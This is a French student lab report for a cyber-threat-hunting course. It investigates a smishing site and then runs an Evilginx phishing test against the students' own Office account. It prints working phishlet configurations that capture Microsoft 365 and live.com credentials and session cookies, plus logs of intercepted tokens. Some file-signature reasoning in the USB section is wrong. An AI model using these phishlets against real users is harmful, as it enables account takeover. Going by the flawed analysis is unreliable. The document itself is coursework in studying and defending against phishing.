



**POLYTECHNIQUE  
MONTREAL**

UNIVERSITÉ  
D'INGÉNIERIE

# **Travaux pratiques 01 : Attaque et défense par/contre hameçonnage**

Département de Génie Informatique et Génie Logiciel

INF8108 : Gestion et chasse de la cybermenace

Heimanu Tepu 2007764

Ilias Bettayeb 2092408

# 1. Campagnes d'hameçonnage par SMS

## 1.1 Défense – Investigation de campagnes d'hameçonnage [/7pts]

### 1.1.1 Expliquer brièvement les principales étapes de la chasse à la cybermenace.

Selon le cours 1, les étapes de la chasse à la cybermenace sont :

- Détection : surveiller et détecter des activités suspectes comme un trafic réseau inhabituel ou une demande d'accès venant d'une IP inconnue au système, etc...
- Réponse aux incidents : évaluation des dégâts et de la portée de la menace
- Investigation : investiguer la menace, collecter les preuves et des informations qui permettront d'identifier la menace.
- Renseignements sur la menace : Recherche d'information sur la menace externe à la menace
- Chasse aux menaces : Grâce aux informations récupérées, on peut approfondir les recherches de la menace sur nos systèmes, selon les problèmes que d'autres entreprises ont eus.

(La réponse à cette question est inspirée du cours 1 page 13 et 14)

### 1.1.2 Comment un(e) auteur(e) de cybermenaces collecte-il(elle) des numéros de téléphone ?

Il est possible de faire de l'OSINT. Avec les réseaux sociaux, les sites professionnels, on peut trouver toutes sortes d'informations sur une personne si on possède son nom et son prénom.

### 1.1.3 Repérer les signaux d'alerte indiquant que le message reçu est frauduleux et non légitime.

Plusieurs fautes de français.

TYPO-SQUATTING

Il y a 2 u dans l'adresse URL envoyée

Secure bank n'est pas une banque existante au Canada

http, mais pas https...

<https://static.maltego.com/cdn/Infographics/Infographic%20-%20Phishing%20Attacks.pdf>

### 1.1.4 Est-il possible de répondre à l'expéditeur ? Justifier votre réponse.

Impossible de répondre à l'expéditeur. Pas de numéro de téléphone associée à l'expéditeur, mais plutôt un Sender ID.

**1.1.5 Le Short Code correspondant au Sender ID est 25392. Quel service web a été utilisé ?**

Amazon Text2Cart 2 (<https://www.textingworld.com/short-code/usa/25392.html>)

**1.1.6 Est-il possible de répondre à l'expéditeur sous l'hypothèse en 1.1.4 ? Justifier votre réponse.**

Le Short Code est lié à un Sender ID qui est lié à un numéro de téléphone. Il est possible de répondre à l'expéditeur (<https://www.textingworld.com/short-code/usa/25392.html>)

**1.1.7 Est-il toujours possible de visiter une page d'hameçonnage sur différents types d'appareils (mobile, tablette, ordinateur) ou des services tels que URLscan ? Justifier votre réponse.**

Cela dépend. Si la page est sur un serveur, ça devrait être accessible à partir de tous les appareils, mais si on utilise une vieille tablette par exemple avec un vieux navigateur pas à jour il est possible qu'on ait accès à un site malveillant, que la nouvelle version du navigateur bloque.

**1.1.8 Les liens suspects sont régulièrement signalés par les utilisateurs. Comment peut-on y accéder lorsqu'ils sont désactivés après un certain nombre de signalements ?**

Pour accéder à un site désactivé, on peut utiliser : <http://web.archive.org/>, il archive toutes versions de site web que le robot de google a réussi à scanner.

**1.1.9 L'auteur(e) de la campagne d'hameçonnage a su efficacement empêcher la proposition en 1.1.8 par des moyens techniques spécifiques. De quoi peut-il s'agir ?**

Une manière de contourner la désactivation de son site à cause de trop de signalement est de s'assurer que le site principal respecte les politiques de google en matière de contenu et de comportement. Par exemple rediriger les utilisateurs vers une page différente accessible qu'à partir de cette page. Si la page en question est désactivée, il suffit de créer une autre page et de remplacer le lien.

**1.1.10 Sous l'hypothèse en 1.1.7, vous êtes contraint(e)s de choisir une campagne d'hameçonnage actuellement active pour répondre aux questions suivantes.**

- Recherche de scans récents des utilisateurs de URLscan : (URLscan)
- Recherche de scans récents des utilisateurs de Phistank : (Phistank)
- Liste des noms de domaines (TLDs) français récemment enregistrés : (RedFlag)
- Recherche par mots-clés sur Twitter : "smishing scams" ou "scam text" : (Twitter)

**1.1.11 a) Vérifier la réputation et le comportement de la page avec des environnement isolés comme Browserling, URLscan, VirusTotal, Hybrid Analysis, ou Any.run.**

On est parti sur le site malicieux : <http://amazon-facturationqc.ca>

VirusTotal : 8 security vendors flagged this URL as malicious. URL was scanned 3 times in 2023

Browserling : When using Browserling, access to URL is denied. Flag Your connection is not private appears, saying attackers might be trying to steal your information. When selecting Advance, access is still denied.

**1.1.11 b) Utiliser le proxy Burp Suite pour intercepter et analyser le trafic HTTP(S) échangée avec le serveur malicieux. Que se passe-t-il lorsque des données erronées puis valides sont saisies ?**

Ci-dessous la requête originale lorsque depuis le site on essaie d'accéder à la page courses :

```
1 GET /courses.php HTTP/1.1
2 Host: amazon-facturationqc.ca
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://amazon-facturationqc.ca/index.php
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16
```

La page se charge normalement lorsque l'on laisse passer la requête

Ci-dessous la requête modifier, en essaie de demander une autre page possiblement existante :

```
1 GET /admin.php HTTP/1.1
2 Host: amazon-facturationqc.ca
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/116.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://amazon-facturationqc.ca/index.php
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14 Connection: close
15
16
```

La page ne se charge pas et on obtient page not found.

**1.1.11 c) Utiliser Whois DomainTools pour recueillir des informations sur le domaine, notamment sa date de création, son titulaire d'enregistrement, et l'emplacement de son hébergement.**

Date de création : 2023-01-31

Date d'expiration : 2024-01-31

Date de la dernière mise à jour : 2023-04-01

Titulaire d'enregistrement :

Emplacement de son hébergement :

<https://whois.domaintools.com/amazon-facturationqc.ca>

#### 1.1.11 d) Est-il possible d'obtenir la vraie IP liée à ce domaine ? Justifier votre réponse. (lien)

Selon le lien dans la question, il y a plusieurs moyens d'obtenir l'IP de ce domaine. Cependant étant un site se connectant par https, on sera limité à se connecter par https jusqu'à ce que l'on trouve où le site est situé. Il y a plusieurs autres moyens d'obtenir l'IP de ce domaine :

- Sign-up et recevoir un mail de réponse comme quoi le compte est activé, on peut utiliser le mail pour obtenir l'IP du site et de l'entreprise.
- DNS records
- On pourrait aussi utiliser l'outil Mxtoolbox

#### 1.1.11 e) Exploiter les caractéristiques de la page d'hameçonnage tels que les répertoires, les chemins de fichier ou encore les favicons pour identifier d'autres campagnes similaires. Conclure.

Nous avons commencé notre analyse en cherchant si la page a été reproduit autre part :

Search for domains, IPs, filenames, hashes, ASNs

Search results (2 / 2, sorted by date, took 823ms)

URL	Age	Size	IPs
amazon-facturationqc.ca/	Public 14 days	435 KB	3
amazon-facturation3.com/	Public 1 month	432 KB	3

(2 results in total, 2 shown)

```
cyber@cyber-virtual-machine: ~  
cyber@cyber-virtual-machine:~$ curl http://amazon-facturationqc.ca | sha256sum  
% Total % Received % Xferd Average Speed Time Time Time Current  
Dload Upload Total Spent Left Speed  
100 45692 0 45692 0 0 132k 0 --:--:-- --:--:-- --:--:-- 133k  
d91e77607411aeccbe043b190880deb3ba83afe61727cc531d5a455bb896e2b9 -  
cyber@cyber-virtual-machine:~$ ss
```

On peut voir que le code html du site a été utilisé sur deux sites. Ensuite sur la capture ci-dessus on peut voir que les deux sites ont une géolocalisation au US alors que le service devrait être au Canada ou plus précisément au Québec (« qc »). On peut aussi remarquer que certaines pages ne fonctionnent pas, comme la page calendar :



Le site ne possède pas de favicons. On peut conclure que le site ci-dessus est un site douteux et potentiellement utiliser pour toutes sortes de actions illégales (scam...)

**1.1.11 f) Consulter les enregistrements SPF, DKIM, DMARC et MX du domaine à l'aide d'outils tels que Mxtoolbox. Peut-on usurper ce domaine ?**

Pour le domaine « amazon-facturationqc.ca » on a les informations suivantes :

SPF : Aucun SPF trouvé

DMARC : Aucun DMARC n'est utilisé

DKIM : non utilisé

MX du domaine à une erreur car aucun DMARC n'a été trouvé, aucun DNS record n'a été trouvé et DMARC quarantin et la politique de rejet n'est pas activé.

**1.1.11 g) Le nom de domaine polymtl.ca a-t'il été utilisé dans une campagne d'hameçonnage ?**

Selon l'outil MxToolBox, le domaine polymtl.ca fonctionne très bien et possède tous les requis nécessaires pour être protégé (DMARC, SPF...).


D'après la Blacklist DRMX de MxToolBox, polymtl.ca n'est pas sécurisé contre toutes les IP que contient la liste DRMX, concernant les spams, et d'autres IP possiblement dangereux.

Dans la capture ci-dessous nous avons essayé de voir si le site polymtl.ca à été reproduit à l'identique sur un domaine différent.



```
cyber@cyber-virtual-machine: ~
cyber@cyber-virtual-machine:~$ curl https://www.polymtl.ca | sha256sum
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 84477 0 84477 0 0 377k 0 --:--:-- --:--:-- --:--:-- 378k
632cafc4e70a240816836ac8ce535825ab65e3d862b58cee97300f4d49e5f2c
cyber@cyber-virtual-machine:~$
```

Ci-dessus on peut voir que lorsque l'on hash le code html du site, et qu'on fait une recherche sur urlscan.io, seul le site original est trouvé.  
Ensuite on a essayé de trouver d'autre site qui pourrait utiliser le même favicons que celui du vrai site polymtl.ca :



```
cyber@cyber-virtual-machine: ~/Desktop/software/favicon_hash_shodan
cyber@cyber-virtual-machine:~/Desktop/software/favicon_hash_shodan$ favicon_hash_shodan: python3 f
avicon.py https://www.polymtl.ca/profiles/portail/themes/custom/theme_polytechnique/favicon.ico
favicon_hash_shodan: command not found
cyber@cyber-virtual-machine:~/Desktop/software/favicon_hash_shodan$ python3 favicon.py https://ww
w.polymtl.ca/profiles/portail/themes/custom/theme_polytechnique/favicon.ico
[!] http.favicon.hash:-1561873722
[*] view results:
> https://www.shodan.io/search?query=http.favicon.hash%3A-1561873722
cyber@cyber-virtual-machine:~/Desktop/software/favicon_hash_shodan$
```

### 1.1.11 h) Quels indicateurs de compromission pertinents issus de cette campagne faut-il partager avec la communauté cyber ?

Les indicateurs de compromission pertinents sont :

- Le même code source du site réutiliser par d'autre site avec un domaine différent (un caractère ajouter au domaine de base)
- Une réutilisation du même favicon par le site frauduleux
- Dans le même domaine, il est possible de retrouver d'autre sub-domaine menant à des sites comme par exemple une réplication de site d'autre différentes banques dans plusieurs sous-domaines.
- Ensuite on peut aussi faire une investigation des requêtes http du site.

### i) Modéliser la chaine de frappe (Kill Chain) de cette campagne d'hameçonnage.


Le modèle ci-dessous est général. On n'a pas réussi à trouver de compagne d'hameçonnage pour le domaine polymtl.ca. Pour le domaine amazon-facturationqc.ca.

- Reconnaissance : repérer une cible, un employé ou un client (client/employé de banque pour avoir ces identifiants, etc...), repérer le site à reproduire si nécessaire
- Weaponization : l'attaquant va préparer l'attaque avec la création du mail ou du sms de phishing, la création du site web clone.
- Delivery : Envoie du sms ou du mail de phishing a la cible et attente que le client clique sur le lien
- Exécution : Récupération des identifiants via le faux site mis en place.

## 1.2 Attaque - Mise en œuvre de campagnes d'hameçonnage


Pour cette attaque nous avons pensé faire une attaque se basant sur le logiciel Evilginx, pour cela nous avons eu besoin de plusieurs ressources.

Ci-dessous le numéro de téléphone utiliser :



Pour le SMS, voici ci-dessous comment nous pensons le faire :





Les liens n'ont pas encore été créés au moment de générer le sms. La logique dans le sms, est de faire croire à la cible que des appels ont été faits avec son compte téléphonique et qu'il doit se connecter sur un lien spécial pour régler le problème.

Pour faire tourner le logiciel Evilginx nous avons créé une instance aws EC2 auquel nous avons lié le nom de domaine [www.microsoftlogins.net](http://www.microsoftlogins.net)

**Zones hébergées (1)**  
 Le mode Automatic est le comportement de recherche actuel optimisé pour obtenir les meilleurs résultats de filtre. [Pour modifier les modes, accédez aux paramètres.](#)

🔍 Filtrer les jeux d'enregistrements par propriété ou valeur

	Nom de la zone hébergée ▾	Type ▾	Créé par ▾	Nombre d'enregi... ▾	Description ▾	ID de L...
<input type="radio"/>	<a href="http://microsoftlogins.net">microsoftlogins.net</a>	Public	Route 53	3	HostedZone created...	Z0969957

Ci-dessous la mise en place d'evilginx avec le nom de domaine et les sous-domaines www. et login. :


```
[04:33:33] [inf] disabled phishlet 'o365'
: phishlets enable o365
[04:39:50] [inf] enabled phishlet 'o365'
[04:39:50] [inf] setting up certificates for phishlet 'o365'...
[04:39:50] [war] failed to load certificate files for phishlet 'o365', domain 'microsoftlogins.net': open /root/.evilgin
x/crt/microsoftlogins.net/o365.crt: no such file or directory
[04:39:50] [inf] requesting SSL/TLS certificates from LetsEncrypt...
[04:40:00] [+++] successfully set up SSL/TLS certificates for domains: [login.microsoftlogins.net www.microsoftlogins.ne
t login.microsoftlogins.net]
: phishlets
```

phishlet	author	active	status	hostname
tiktok	@An0nUD4Y	disabled	available	
o365	@jamescullum	enabled	available	microsoftlogi...
onelogin	@perfectlylog...	disabled	available	
reddit	@customsync	disabled	available	
twitter-mobile	@white_fi	disabled	available	
twitter	@white_fi	disabled	available	
wordpress.org	@meitar	disabled	available	
citrix	@424f424f	disabled	available	
amazon	@customsync	disabled	available	
coinbase	@An0nUD4Y	disabled	available	
facebook	@charlesbel	disabled	available	
github	@audibleblink	disabled	available	
instagram	@charlesbel	disabled	available	
linkedin	@mrgretzky	disabled	available	
okta	@mikesiegel	disabled	available	
airbnb	@AN0NUD4Y	disabled	available	
protonmail	@jamescullum	disabled	available	
paypal	@An0nUD4Y	disabled	available	
outlook	@mrgretzky	disabled	available	
booking	@Anonymous	disabled	available	

Ensuite on recupere le lien de phishing :

```
[04:45:09] [war] blacklist: Request from ip address 210.151.88.4 was blocked
https://login.microsoftlogins.net/GhiTIoIc
```

Ensuite nous avons essayé d'utiliser le lien sur notre propre appareil, on obtient le résultat ci-dessous :



### Le site Web que vous allez ouvrir est trompeur

Des individus malveillants à l'œuvre sur le site **login.microsoftlogins.net** pourraient vous inciter à effectuer des opérations dangereuses, comme installer des logiciels ou divulguer des informations personnelles (mots de passe, numéros de téléphone ou numéros de carte de crédit, par exemple). [En savoir plus](#)

Masquer les détails
Revenir en lieu sûr

La fonctionnalité de navigation sécurisée Google a récemment permis de détecter une tentative d'hameçonnage sur le site login.microsoftlogins.net. Un site d'hameçonnage se présente comme un site légitime dans le but de vous tromper.


Vous pouvez signaler un problème de détection. Si vous avez compris les risques auxquels vous vous exposez, vous pouvez consulter ce site dangereux.

La première hypothèse que l'on a vis-à-vis de cette erreur est que l'on a choisi un domaine trop proche du vrai ce qui a pour conséquence que le lien a vite été blacklisté car on obtient les logs suivants au niveau de Evilginx :

```
[04:55:35] [war] blacklisted ip address: 146.70.173.100
: 2023/10/14 04:55:41 [049] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:41 [050] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:42 [051] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:42 [052] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:44 [053] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:44 [054] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:45 [055] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:45 [056] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:45 [058] WARN: Cannot handshake client login.microsoftonline.com EOF
2023/10/14 04:55:45 [057] WARN: Cannot handshake client login.microsoftonline.com EOF
```

Tentative de handshake de la part de login.microsoftonline.com.

Si l'on poursuit malgré le warning on arrive sur la page suivante :




L'attaque par phishing utilisant Evilginx n'a pas été concluante si le compte que la cible rentre n'est pas un compte office.

Par contre si la cible possède un compte office et qu'elle essaie de se connecter avec, on obtient les résultats suivants sur Evilginx :

```
[05:27:15] [war] blacklisted ip address: 172.93.16.228
[05:28:00] [+++] [0] Username: [heimanu.tepu@polymtl.ca]
[05:28:00] [+++] [0] Password: [REDACTED]
[05:28:00] [+++] [0] Username: [heimanu.tepu@polymtl.ca]
[05:28:01] [war] [o365] unauthorized request: https://login.microsoftlog
.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0
[05:28:01] [war] blacklisted ip address: 66.112.178.69
[05:28:12] [+++] [0] all authorization tokens intercepted!
[05:28:12] [imp] [0] redirecting to URL: https://portal.office.com (1)
```

Le message final que l'on devrait envoyer pour notre tentative de phishing serait :



Pour la réalisation de cette attaque nous nous sommes inspirés du lien suivant

<https://janbakker.tech/how-to-set-up-evilginx-to-phish-office-365-credentials/>

Pour la suite nous avons utilisé ce tutoriel qui refait la même chose mais avec une version plus récente de evilginx et une exécution locale du programme au lieu d'utiliser un VPS comme précédemment, le lien pour un compte office365 avec le tutoriel ci-dessous, fonctionne comme pour le tutoriel ci-dessus:

<https://janbakker.tech/running-evilginx-3-0-on-windows/>

Ensuite nous avons essayé de voir si l'on pouvait avoir un lien qui pourrait rediriger les requêtes du client depuis le domaine login.live.com (domaine sur lequel le client se connecte à un compte Microsoft générale et non juste office365). On a modifié le phishlet pour qu'il fonctionne avec le nouveau domaine cible.

Ci-dessous le phishlet pour office365

```

name: 'Microsoft 365'
author: 'Jan Bakker'
min_ver: '3.1.0'
proxy_hosts:
  - {phish_sub: 'login', orig_sub: 'login', domain: 'microsoftonline.com', session: true, is_landing: true, auto_filter: true}
  - {phish_sub: 'www', orig_sub: 'www', domain: 'office.com', session: false, is_landing: false, auto_filter: true}
  - {phish_sub: 'login', orig_sub: 'login', domain: 'microsoft.com', session: false, is_landing: false, auto_filter: true}
auth_tokens:
  - domain: '.login.microsoftonline.com'
    keys: ['ESTSAUTH', 'ESTSAUTHPERSISTENT', 'SignInStateCookie']
    type: 'cookie'
credentials:
  username:
    key: '(login|UserName)'
    search: '(.*)'
    type: 'post'
  password:
    key: '(passwd|Password|accesspass)'
    search: '(.*)'
    type: 'post'
  custom:
    - key: 'mfaAuthMethod'
      search: '(.*)'
      type: 'post'
login:
  domain: 'login.microsoftonline.com'
  path: '/'

```

Ci-dessous le phishlet pour login.live.com :

```


name: 'Microsoft'
author: 'MOI'
min_ver: '3.1.0'
proxy_hosts:
  - {phish_sub: 'login', orig_sub: 'login', domain: 'live.com', session: true, is_landing: true, auto_filter: true}
  - {phish_sub: 'www', orig_sub: 'www', domain: 'microsoft.com', session: false, is_landing: false, auto_filter: true}
  - {phish_sub: 'login', orig_sub: 'login', domain: 'microsoft.com', session: false, is_landing: false, auto_filter: true}
auth_tokens:
  - domain: '.login.live.com'
    keys: ['ESTSAUTH', 'ESTSAUTHPERSISTENT', 'SignInStateCookie']
    type: 'cookie'
credentials:
  username:
    key: '(login|UserName)'
    search: '(.*)'
    type: 'post'
  password:
    key: '(passwd|Password|accesspass)'
    search: '(.*)'
    type: 'post'
  custom:
    - key: 'mfaAuthMethod'
      search: '(.*)'
      type: 'post'
login:
  domain: 'login.live.com'
  path: '/'

```

Avec ce phishlet on obtient le lien suivant :

<https://login.microsoftlogin.net/tFcWPILZ>

Qui nous ramène à cette page :




Conclusion pour cette attaque nous n'avons pas su agrandir la portée de l'attaque a plus que des comptes offices. L'hypothèse la plus plausible serait que nous avons mal paramétré le phishlet, ce qui fait que le logiciel nous troll.

## 2 Campagnes d'hameçonnage par clé USB piégée

### 2.1 Défense - Investigation de campagnes d'hameçonnage

#### 2.1.1 Quel fichier est exécuté par le fichier de configuration "autorun.inf" ?



Le fichier autorun.inf exécute README.pdf

#### 2.1.2 Ce fichier est-il légitime ou suspect ?

Le logiciel autorun.inf est très suspect. Déjà avoir un logiciel dans une clé USB est très suspect, ensuite quand ce logiciel se nomme autorun.inf, qui veut clairement dire exécution auto, le logiciel est clairement suspect.

### 2.1.3 Ce fichier a-t-il le bon "magic number" ?

	Bytes	Opcode(Symbol ->Address)
\$+10116	2321	and sp, word ptr [bx + di]

D'après la documentation ([https://en.wikipedia.org/wiki/List\\_of\\_file\\_signatures](https://en.wikipedia.org/wiki/List_of_file_signatures)) on peut voir qu'un script a été inséré dans le PDF.

### 2.1.4 Quel type de système d'exploitation ce fichier peut-il exploiter ?

On remarque aussi le code hex ci-dessous :

Hex
65 32 20 31 39 20 30 20 52 3e 3e 0d 0a 65 6e 64
6f 62 6a 0d 0a 37 20 30 20 6f 62 6a 0d 0a 3c 3c
2f 54 79 70 65 2f 45 78 74 47 53 74 61 74 65 2f
42 4d 2f 4e 6f 72 6d 61 6c 2f 63 61 20 31 3e 3e
0d 0a 65 6e 64 6f 62 6a 0d 0a 38 20 30 20 6f 62
6a 0d 0a 3c 3c 2f 54 79 70 65 2f 45 78 74 47 53
74 61 74 65 2f 42 4d 2f 4e 6f 72 6d 61 6c 2f 43
41 20 31 3e 3e 0d 0a 65 6e 64 6f 62 6a 0d 0a 39

D'après la documentation sur les signatures :

42 4D	BM	0	bmp dib	BMP file, a <a href="#">bitmap</a> format used mostly in the <a href="#">Windows</a> world
-------	----	---	------------	--

On peut dire que le type de système d'exploitation que ce fichier peut exploiter est Windows

### 2.1.5 Un exécutable Windows est mentionnée dans ce fichier, de quoi s'agit-il ?

### 2.1.6 Combien d'éléments suspects ce fichier contient-il ?

## 3 Campagnes d'hameçonnage par courriel

### 3.1 Défense - Investigation de campagnes d'hameçonnage

#### 3.1.1 Comment un(e) auteur(e) de cybermenaces collecte-il(elle) des adresses courriels ?

Pour récolter des courriels, l'acteur pourrait utiliser theHarvester, qui est un outil qui permet de rassembler des informations comme l'email, les subdomains, host (source : <http://www.edge-security.com/theharvester.php>).

